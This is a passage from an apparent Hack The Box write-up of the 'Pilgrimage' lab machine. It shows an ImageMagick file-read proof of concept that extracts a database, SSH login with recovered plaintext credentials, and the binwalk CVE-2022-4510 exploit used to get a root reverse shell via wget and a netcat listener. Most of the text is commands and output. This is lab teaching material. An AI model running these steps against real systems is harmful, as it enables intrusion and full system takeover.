min: 1 (0.00392157)
max: 253 (0.992157)
mean: 127 (0.498039)
standard deviation: 73.8482 (0.289601)
kurtosis: -1.20334
skewness: 4.86834e-13
entropy: 1
Green:
min: 0 (0)
max: 254 (0.996078)
mean: 43.0449 (0.168804)
standard deviation: 60.431 (0.236984)
kurtosis: 0.701623
skewness: 1.3265
entropy: 0.620203
Blue:
min: 1 (0.00392157)
max: 253 (0.992157)
mean: 127 (0.498039)
standard deviation: 73.8482 (0.289601)
kurtosis: -1.20334
skewness: 2.05705e-14
entropy: 1



- As we see we get a hex data.
- We can use cyberchef to convert the hex data to bytes.



- We see a user `emily` over here.
- Now looking at the `dashboard.php` file we see that it has a line of code which is making a connection to a database.

```
function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

function fetchImages() {
  $username = $_SESSION['user'];
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
  $stmt->execute(array($username));
  $allImages = $stmt->fetchAll(\PDO::FETCH_ASSOC);
  return json_encode($allImages);
}
```


- Let’s try to fetch the data from the database, using the method that we used above.

```
┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
└─$ python3 generate.py -f "/var/db/pilgrimage" -o exploit1.png

  [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
  [>] Generating Blank PNG
  [>] Blank PNG generated
  [>] Placing Payload to read /var/db/pilgrimage
  [>] PoC PNG generated > exploit1.png
```

- Now, I uploaded the image on the website and downloaded the resultant image.
- On looking at the data using - `identify -verbose result.png` I got the hex data as -

```
   20480
53514c69746520666f726d617420330010000101004020200000003f0000000500000000
000000000000000400000004000000000000000000000001000000000000000000000000
00000000000000000000000000000000000000000000003f002e4b910d0ff800040eba00
0f650fcd0eba0f38000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
```

- Again decoding it using cyberchef.



- This time on decoding the data, we get something interesting over here, looks like a password of the user `emily`
- In the above screenshot, the username is added with the password.
- Trying to login via SSH using these credentials (emily:abigchonkyboi123)

```
┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
└─$ ssh emily@10.10.11.219
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 16 14:33:03 2023 from 10.10.14.34
emily@pilgrimage:~$ ls
1.png  51249.py  user.txt
emily@pilgrimage:~$
```

- We successfully got the user shell here.
- Checking for privilege escalation vectors
- Using `pspy64`

```
2023/08/06 18:26:20 CMD: UID=0     PID=667    | /lib/systemd/systemd-logind
2023/08/06 18:26:20 CMD: UID=0     PID=665    | /usr/sbin/rsyslogd -n -iNONE
2023/08/06 18:26:20 CMD: UID=0     PID=663    | /bin/bash /usr/sbin/malwarescan.sh
2023/08/06 18:26:20 CMD: UID=103   PID=660    | /usr/bin/dbus-daemon --system --address=systemd: --nofork
--nopidfile --systemd-activation --syslog-only
2023/08/06 18:26:20 CMD: UID=0     PID=658    | /usr/sbin/cron -f
2023/08/06 18:26:20 CMD: UID=0     PID=651    | /sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /va
r/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
2023/08/06 18:26:20 CMD: UID=0     PID=633    |
2023/08/06 18:26:20 CMD: UID=0     PID=632    |
2023/08/06 18:26:20 CMD: UID=0     PID=631    |
2023/08/06 18:26:20 CMD: UID=0     PID=630    |
2023/08/06 18:26:20 CMD: UID=0     PID=627    |
2023/08/06 18:26:20 CMD: UID=0     PID=625    |
2023/08/06 18:26:20 CMD: UID=0     PID=619    |
2023/08/06 18:26:20 CMD: UID=0     PID=604    |
2023/08/06 18:26:20 CMD: UID=0     PID=601    |
2023/08/06 18:26:20 CMD: UID=0     PID=595    |
2023/08/06 18:26:20 CMD: UID=998   PID=572    | /usr/local/sbin/laurel --config /etc/laurel/config.toml
2023/08/06 18:26:20 CMD: UID=0     PID=568    | /sbin/auditd
```


- Content of `malware-scan.sh`

```
emily@pilgrimage:/tmp/pspy$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/
sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:/tmp/pspy$
```


- We can see that it is using binwalk
- Checking the version of the binwalk

```
emily@pilgrimage:/tmp/pspy$ /usr/local/bin/binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...
```

- Searching for exploits



- Downloading the exploit and looking at its help menu



- We need to specify a png file, the IP of our host machine and the listening port
- Generating the exploit file

```
┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage/transfers]
└─$ python3 51249.py 1.png 10.10.16.86 9999

###############################################
------------------CVE-2022-4510----------------
###############################################
--------Binwalk Remote Command Execution-------
-------Binwalk 2.1.2b through 2.3.2 included-------
###############################################
----------Exploit by: Etienne Lacoche----------
----------Contact Twitter: @electr0sm0g----------
--------------------Discovered by:---------------
----------Q. Kaiser, ONEKEY Research Lab----------
----------Exploit tested on debian 11----------
###############################################

You can now rename and share binwalk_exploit and start your local netcat listener.

┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage/transfers]
```


- Now we will start the netcat listener on our machine on port 9999
- And move the `binwalk_exploit.png` file to the target machine using python server as we did earlier.

```
emily@pilgrimage:/dev/shm/temp$ wget http://10.10.16.86/binwalk_exploit.png
wget http://10.10.16.86/binwalk_exploit.png
--2023-08-06 18:38:12--  http://10.10.16.86/binwalk_exploit.png
Connecting to 10.10.16.86:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 468754 (458K) [image/png]
Saving to: 'binwalk_exploit.png'

binwalk_exploit.png 100%[===================>] 457.77K  39.0KB/s    in 12s

2023-08-06 18:38:27 (39.0 KB/s) - 'binwalk_exploit.png' saved [468754/468754]
```

- Now we will move that file to the folder where binwalk will read the file from i.e. `/var/www/pilgimage.htb/shrunk`

```
emily@pilgrimage:/dev/shm/temp$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/dev/shm/temp$
```

- As `binwalk` runs, we get the root shell


┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage/transfers]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.86] from (UNKNOWN) [10.10.11.219] 48504
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@pilgrimage:~/quarantine# ls
ls
_binwalk_exploit.png.extracted
root@pilgrimage:~/quarantine#